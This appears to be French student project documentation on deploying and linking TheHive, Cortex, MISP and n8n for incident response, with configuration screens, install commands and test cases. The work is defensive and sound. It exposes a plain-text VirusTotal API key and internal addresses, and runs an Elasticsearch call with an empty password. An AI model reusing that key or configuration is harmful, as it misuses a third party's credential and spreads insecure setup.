


Nous avons activé notre licence community edition

Pour bien séparer le rôle admin d'analyste, nous avons mis en place 2 organisations :



Avec 3 users :




Admin chef de admin

User qui permet de créer des cas via notre organisation

Api, user spécifique qu'on a utilisé juste pour créer une api qui sera utilisée par shuffle

Intégration de Cortex

Mais Pourquoi lier MISP et Cortex directement à TheHive ?



L'ergonomie de l'analyste (TheHive + Cortex)

Si on lie Cortex à TheHive, l'analyste peut cliquer sur un bouton "Run Analyzer" directement depuis l'interface de l'incident.

- Sans liaison directe : L'analyste doit attendre que n8n fasse le travail. S'il veut une analyse spécifique manuelle, il ne pourra pas la lancer simplement.
- Avec liaison directe : Les rapports Cortex s'affichent proprement sous forme de petits graphiques intégrés dans TheHive.

La corrélation automatique (TheHive + MISP)

Lorsque TheHive est lié à MISP, il fait de la corrélation "silencieuse".

- Si on ajoute une IP dans un dossier TheHive, il va nous dire immédiatement : *"Attention, cette IP est déjà présente dans l'événement MISP #402"*.
- n8n est bon pour le flux, mais TheHive est meilleur pour la recherche croisée en temps réel dans sa propre interface.

Intégration de Cortex via le compte admin :



Versions

TheHive

5.5.2-1

Cortex

Cortex - 4.0.0-1

OK

MISP

Email Intake

License

License plan

Community

License owner

Efrei_guest_bKVoSoxPli

Expiration date

15/01/2027 00:00 ⌚ a year

Platform Management

License Status Branding **Connectors** Authentication SMTP Global Endpoints LDAP servers

Cortex MISP Email Intake

General settings

Max retries on error

3

Refresh Delay

5 seconds

Frequency of status checks

1 minute

Maximum time TheHive waits for the job to complete

3 hours

Servers +

Server name	Actions
Cortex	...

On récupère l'api de cortex qu'on met sur hive :

Active

Log in: user

Organization: CortexTheHive

Full name: user

Roles: read, analyse, orgadmin

Edit password

Renew Revoke Reveal

Edit

General settings

Server name

Cortex

* Server url

http://192.168.20.4:9002

* API Key

.....

Proxy

Use default configuration Enabled Disabled

SSL Settings

Check Certificate Authority

☒ Recommended

Disable hostname Verification

☒

Advanced settings

Choose the filter on TheHive organisations

Cancel Test server connection Update

Advanced settings

Choose the filter on TheHive organisations

Include all organisations

Test de fonctionnement sur hive (via le compte user) en utilisant les analyzers cortex :

Create case

* Title

test cortex

* Date

26/01/2026 14:25

Severity

LOW MEDIUM

HIGH CRITICAL

TLP

TLP:CLEAR TLP:GREEN

TLP:AMBER TLP:AMBER+STRICT

TLP:RED

PAP

PAP:CLEAR PAP:GREEN

PAP:AMBER PAP:RED

Tags

cortex

* Description

verification liaison hive cortex

#1 test cortex

Id -40968328

Created by user

Created at 26/01/2026 14:28

SEVERITYLOW

TLP:AMBER

PAP:AMBER

Assignee

U user

Status

New

Start date

26/01/2026 14:25

Tasks completion

No tasks

Contributors

U

Time metrics

Detection 2 minutes, 29s

General

Tasks (0)

Observables (0)

+

default

Export list

Type

ip

Value

8.8.8.8

TLP

TLP:CLEAR

TLP:GREEN

TLP:AMBER

TLP:AMBER+STRICT

TLP:RED

PAP

PAP:CLEAR

PAP:GREEN

PAP:AMBER

PAP:RED

Is IOC

Has been sighted

Ignore similarity

Tags

Tags

Description

Activate Windows
Go to Settings to activate Windows.
Cancel Save and add another Confirm

☐	Flags	Data type	Value/Filename	Dates	S.	C.	U.	
☐	TLP:AMBER PAP:AMBER	ip	8[.]8[.]8[.]8	S. 26/01/2026 14:29				...
		None		C. 26/01/2026				
			No report(s) available					

Delete

Run analyzers

On retrouve bien les bons analyzers d  ploy  s sur cortex

Ip Analyzer

Select all

Deselect all

AbuseIPDB_1_1 [Cortex]

GreyNoise_3_2 [Cortex]

Shodan_Host_1_0 [Cortex]

VirusTotal_GetReport_3_1 [Cortex]

Les jobs d'analyses fonctionnent :

Status	Job details	TLP	PAP
Success	[ip] 8[.]8[.]8[.]8 Analyzer: VirusTotal_GetReport_3_1 Date: a minute ago User: CortexTheHive/user	TLP:AMBER	PAP:AMBER
Success	[ip] 8[.]8[.]8[.]8 Analyzer: GreyNoise_3_2 Date: a minute ago User: CortexTheHive/user	TLP:AMBER	PAP:AMBER
Success	[ip] 8[.]8[.]8[.]8 Analyzer: Shodan_Host_1_0 Date: a minute ago User: CortexTheHive/user	TLP:AMBER	PAP:AMBER
Success	[ip] 8[.]8[.]8[.]8 Analyzer: AbuseIPDB_1_1 Date: a minute ago User: CortexTheHive/user	TLP:AMBER	PAP:AMBER

Un rapport a été ajouté sur Cortex :

pfhiv

default Quick Filters Export list

Status	Severity	#Number	Title	Details	Assignee	Dates	S	C	U
New	Low	1	#1 - test cortex	Tasks Observables TTPs Linked Alerts	U	S: 26/01/2026 14:25 C: 26/01/2026 14:28 U: 26/01/2026 14:29			

Flags Data type Value/Filename

TLP:AMBER ip 8[.]8[.]8[.]8

PAP:AMBER None


Shodan:Location="United States" Shodan:ASN="AS15169" Shodan:Org="Google LLC" VT:GetReport="0/92"

VT:GetReport="200 resolution(s)" AbuseIPDB:Is Whitelist="True" AbuseIPDB:Records="15"

AbuseIPDB:Usage Type="Content De..." AbuseIPDB:Abuse Confidence Score... GreyNoise:Name="Google Public DN..."

GreyNoise:Type="public_dns" GreyNoise:classification="unknow..."


Intégration de MISP



The screenshot shows the 'Connectors' tab in the MISP interface. The top navigation bar includes 'License', 'Status', 'Branding', 'Connectors' (active), 'Authentication', 'SMTP', 'Global Endpoints', and 'LDAP servers'. Below the navigation bar, there are tabs for 'Cortex', 'MISP' (active), and 'Email Intake'. The 'General settings' section is expanded, showing an 'Interval' of '1' hour. Below this, there is a 'Servers' section with a '+' icon to add new servers. The table below is empty, with headers 'Server name' and 'Dates', and a 'No data' message in the center.

Server name	Dates
No data	

On rentre la clé api du compte thehive créé sur misp ainsi que l'adresse du serveur et nous faisons ces configurations :



The screenshot shows the 'Set up the new server' dialog box. The title bar is dark blue with a close button. The 'General settings' section is expanded, showing the following fields:

- * Server name: MISP
- * Server url: https://192.168.20.4:8443
- * API Key: [Redacted]
- * Purpose: Import and export

Below the 'General settings' section, there is a 'Proxy' section with three buttons: 'Use default configuration', 'Enabled', and 'Disabled' (selected).

Proxy

Use default configuration

Enabled

Disabled

SSL Settings

Check Certificate Authority



Recommended

Disable hostname Verification



Advanced settings

Choose the filter on TheHive organisations

Include all organisations



Tags



Export case tags



Export observables tags



Export TheHive url



General settings

* Interval

1

hour

▼

Servers

+

Server name

MISP

https://192.168.20.4:8443



Versions

TheHive5.5.2-1

Cortex

Cortex - 4.0.0-1

OK

MISP

MISP - 2.5.30https://192.168.20.4:8443

OK

Test fonctionnement entre hive et misp : création d'un event sur MISP :

Add Event

Date

2026-01-28

Distribution 

This community only

Threat Level 

High

Analysis 

Completed

Event Info

TEST_HIVE-MISP

Extends Event

Event UUID or ID. Leave blank if not applicable.

Submit

[View Event](#)

[View Correlation Graph](#)

[View Event History](#)

[Edit Event](#)

[Delete Event](#)

[Add Attribute](#)

Add Attribute

Category 

(choose one)

Distribution 

Inherit event

Value

Add Attribute

Category 

Network activity

Type 

ip-dst

Distribution 

Inherit event

Value

1.1.1.1

Contextual Comment

☐ Batch import 

☒ For Intrusion Detection System

☐ Disable Correlation

First seen date 

Last seen date 

First seen time 

Last seen time 

HH:MM:SS.ssssss+TT:TT

HH:MM:SS.ssssss+TT:TT

 Expected format: HH:MM:SS.ssssss+TT:TT

 Expected format: HH:MM:SS.ssssss+TT:TT

Submit

Activer Window

Accédez aux paramètres

activer Windows

[Publish Event](#)

Job queued.

Création de cas Hive pour test avec misp :

<
×

Create case

*** Title**

*** Date**

28/01/2026 17:50

Severity

LOW	MEDIUM
HIGH	CRITICAL

TLP

TLP:CLEAR	TLP:GREEN
TLP:AMBER	TLP:AMBER+STRICT
TLP:RED	

PAP

PAP:CLEAR	PAP:GREEN
PAP:AMBER	PAP:RED


Tags

▼
+

*** Description**


¶ B I U ↵ ☰ ☷ ⌕ <> ⓘ ⌨ 🖨 🔗 🔒 🔓 🔍 Preview ?

test hive misp




Malgré le changement sur thehive pour un rafraichissement de MISP toutes les 1 secondes, il a fallu attendre le lendemain matin pour avoir un test validé :

Dans alert de hive voici le résultat misp :



Dans case aussi nous pouvons voir le résultat :



Deux types de détections dans l'onglet "Similar alerts" :

- L'alerte #1394 (TEST_HIVE-MISP) : C'est exactement l'événement qu'on a créé manuellement dans MISP hier. TheHive l'a importé et a vu qu'il contenait la même IP (1.1.1.1) que lecas de test.
- L'alerte #485 (Blueliv Vawtrak v2) : C'est une super ! Cela signifie que le MISP contient déjà des flux de menaces (feeds) pré-installés. L'IP 1.1.1.1 est apparemment présente dans un flux connu nommé "Blueliv".

Dans observables de hive :

Seen in following cases or alerts

Flags	Source	Details	Created at
TLP:CLEAR PAP:AMBER ☆ ↻ ⌂	Alert	M #485 Blueliv Vawtrak v2	28/01/2026 22:16
TLP:AMBER PAP:AMBER ☆ ↻ ⌂	Alert	H #1394 TEST_HIVE-MISP	29/01/2026 03:03 Activate Windows Go to Settings to activate Windows

Pour finir la validation du fonctionnement entre les 2, nous pouvons voir que les mises à jour sont marquées maintenant depuis la page d'intégration de hive à misp :

Server name	Dates
MISP https://192.168.20.4:8443	Last sync date 29/01/2026 06:29

Connexion au workflow n8n

Création et test des credentials de Hive :

The Hive account
The Hive API

Connection
Sharing
Details

Connection tested successfully Retry

Need help filling out these fields? [Open docs](#)

API Key
.....

URL
http://192.168.20.4:9000

API Version
TheHive 4+ (api v1)

Ignore SSL Issues (Insecure)
☒

Test avec workflow basique :



On voit bien le cas créé sur TheHive :

☐	☒ New	☒ #48 - n8n	Tasks	0	A
	New 6 minutes ago	☐ n8n theHive	Observables	0	
		☐ None	TTPs	0	
			Linked Alerts	0	

Validation réussie

Cortex

Installation

```
wget -O /tmp/cortex_4.0.0-1_all.deb \
https://cortex.download.strangebee.com/4.0/deb/cortex_4.0.0-1_all.deb
```

```
apt install /tmp/cortex_4.0.0-1_all.deb
```

Cortex a sa propre clé secrète (play.http.secret.key) dans /etc/cortex/application.conf, on la génère comme suit :

```
cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 64 | head -n 1
```

→ sert uniquement à sécuriser Cortex (API, sessions, tokens internes)

On met aussi user password elastic dans ce fichier et ces 2 lignes :

```
http.address = "0.0.0.0"  
http.port = 9001
```

Modification des permissions :

```
chown cortex:cortex /etc/cortex/application.conf /etc/cortex/logback.xml  
chmod 640 /etc/cortex/application.conf /etc/cortex/logback.xml
```

Nous avons eu un problème de conflit de port nous empêchant de créer et nous connecter à un compte admin pour cortex, en effet le service crashait car le port 9001 était déjà utilisé par supervisord, processus Python :

```
root@irplatform:~# lsof -i :9001  
COMMAND  PID USER  FD  TYPE  DEVICE SIZE/OFF NODE NAME  
supervis 5044 root   4u  IPv4 999412405      0t0  TCP localhost:9001 (LISTEN)
```

Nous pensions que c'était un problème de communication avec elasticsearch se trouvant sur docker pour hive mais non. Nous avons finalement mis à la place le port 9002 et le problème de connexion à cortex a été réglé.


TheHive a sa propre clé secrète dans application.conf de TheHive

→ sert uniquement à sécuriser TheHive

Besoin de Java pour pouvoir faire des tests de débogage de Cortex :

```
apt install openjdk-17-jdk
systemctl daemon-reload
systemctl enable --now cortex
systemctl status cortex
```

```
root@irplatform:~# docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
9347f9279dde   nginx:1.27.5                        "/docker-entrypoint..." 47 minutes ago Up 45 minutes 80/tcp, 0.0.0.0:443->443/tcp
3b9f5f12179b   strangebee/thehive:5.5.2-1         "/opt/thehive/entryp..." 47 minutes ago Up 45 minutes (healthy) 0.0.0.0:9000->9000/tcp
d0c0fdea55f3   cassandra:4.1.8                    "docker-entrypoint.s..." 47 minutes ago Up 47 minutes (healthy) 7000-7001/tcp, 7199/tcp, 9042/tcp, 9160/tcp
b28bd8ede43e   elasticsearch:7.17.28              "/bin/tini -- /usr/l..." 47 minutes ago Up 47 minutes (healthy) 127.0.0.1:9200->9200/tcp, 9300/tcp
root@irplatform:~# curl -u elastic: -H "Content-Type: application/json" -X POST -d '{"type": "index", "index": "cortex_6"}' http://127.0.0.1:9200/_cat/indices?v
health status index      uuid      pri rep docs.count docs.deleted store.size pri.store.size
green open   .geoip_databases PP6RMR2CT1aQ8WbeDcCPuA 1 0      41          0      39.3mb      39.3mb
yellow open   thehive_global  ecMH-tlgRL0gLtbsMIxnA 1 1      10023       22      5.2mb       5.2mb
yellow open   cortex_6        qLNNeJOCQX-UiHl2nqyjeA 1 1          0          0      227b        227b
root@irplatform:~# ss -antpl | grep 9001
LISTEN 0      100      127.0.0.1:9001      0.0.0.0:*      users:((("java",pid=51206,fd=282))
```




(Port 9002 maintenant du coup)

Create administrator account

Login	cortexadmin
Name	admincortex
Password	

Create

Menu post installation :



Configuration

Mise en place des analyzers utiles :

Jobs History
Analyzers
Responders
Organization
CortexTheHive/user

Organization: CortexTheHive

Users
Analyzers Config
Analyzers
Responders Config
Responders

Available analyzers (246)
Refresh analyzers

Analyzer	Max TLP	Max PAP	Rate Limit	Cache
VirusTotal_DownloadSample_3_1 Version: 3.1 Author: LDO-CERT License: AGPL-V3 Type: Docker, Kubernetes Use VirusTotal to download the original file for an hash.				+ Enable
VirusTotal_GetReport_3_1 Version: 3.1 Author: CERT-BDF, StrangeBee License: AGPL-V3 Type: Docker, Kubernetes Get the latest VirusTotal report for a file, hash, domain or an IP address.				+ Enable
VirusTotal_Rescan_3_1 Version: 3.1 Author: CERT-LDO License: AGPL-V3 Type: Docker, Kubernetes Use VirusTotal to run new analysis on hash.				+ Enable
VirusTotal_Scan_3_1 Version: 3.1 Author: CERT-BDF, StrangeBee License: AGPL-V3 Type: Docker, Kubernetes Use VirusTotal to scan a file or URL.				+ Enable

Activate Windows
Go to Settings to activate Windows.
5 new notification

Création d'une API sur le site officiel :

API QUOTA ALLOWANCES FOR YOUR USER

You own a standard free end-user account. It is not tied to any corporate group and so it does not have access to Premium services. You are subjected to the following limitations:

Access level	⚠ Limited , standard free public API Upgrade to premium
Usage	Must not be used in business workflows, commercial products or services.
Request rate	4 lookups / min —
Daily quota	500 lookups / day
Monthly quota	15.5 K lookups / month

Les gratuites pour VirusTotal :

VirusTotal_GetReport : C'est l'option la plus importante. Elle permet de récupérer le dernier rapport d'analyse existant pour un hash, une IP ou une URL sans rien "consommer" de spécial.

VirusTotal_Scan : À utiliser si le rapport n'existe pas encore. Cela envoie l'élément à analyser.

Enable analyzer VirusTotal_GetReport_3_1

Base details

Name

VirusTotal_GetReport_3_1

Configuration

[Apply defaults](#)

key *

71d3fd975401f519180d65ecbb08161cfb0a5

API key for Virustotal

polling_interval

60

Define time interval between two requests attempts for the report

rescan_hash_older_than

30

Rescan hash observable if report is older than selected days

highlighted_antivirus

[Add option](#)

1.

×

Add taxonomy if selected AV don't recognize observable

download_sample

True

False

Download automatically sample as observable when looking for hash

download_sample_if_hi

True

False

Activate V
Go to Setting

Rate Limiting



Define the maximum number of requests and the associated unit if applicable.

VirusTotal_GetReport_3_1

Version: 3.1 **Author:** CERT-BDF, StrangeBee **License:** AGPL-V3 **Type:** Docker, Kubernetes

TLP:AMBER

PAP:AMBER

4 per Minute

10 Minutes

Edit

Get the latest VirusTotal report for a file, hash, domain or an IP address.

Pareil pour :

Enable analyzer VirusTotal_Scan_3_1

Base details

Name

VirusTotal_Scan_3_1

VirusTotal_Scan_3_1

Version: 3.1 **Author:** CERT-BDF, StrangeBee **License:** AGPL-V3 **Type:** Docker, Kubernetes

TLP:AMBER

PAP:AMBER

4 per Minute

10 Minutes

Edit

Disable

Use VirusTotal to scan a file or URL.

Q shodan

Analyzer	Max TLP	Max PAP	Rate Limit	Cache
Shodan_DNSResolve_1_0 Version: 1.0 Author: ANSSI License: AGPL-V3 Type: Docker, Kubernetes Retrieve domain resolutions on Shodan.				+ Enable
Shodan_Host_1_0 Version: 1.0 Author: Sebastien Larinier @Sebdraven License: AGPL-V3 Type: Docker, Kubernetes Retrieve key Shodan information on an IP address.				+ Enable
Shodan_Host_History_1_0 Version: 1.0 Author: ANSSI License: AGPL-V3 Type: Docker, Kubernetes Retrieve Shodan history scan results for an IP address.				+ Enable
Shodan_InfoDomain_1_0 Version: 1.0 Author: ANSSI License: AGPL-V3 Type: Docker, Kubernetes Retrieve key Shodan information on a domain.				+ Enable
Shodan_ReverseDNS_1_0 Version: 1.0 Author: ANSSI License: AGPL-V3 Type: Docker, Kubernetes Retrieve ip reverse DNS resolutions on Shodan.				+ Enable
Shodan_Search_2_0 Version: 2.0 Author: Sebastien Larinier @Sebdraven License: AGPL-V3 Type: Docker, Kubernetes Search query on Shodan				+ Enable

Activate Windows
Go to Settings to activate Windows

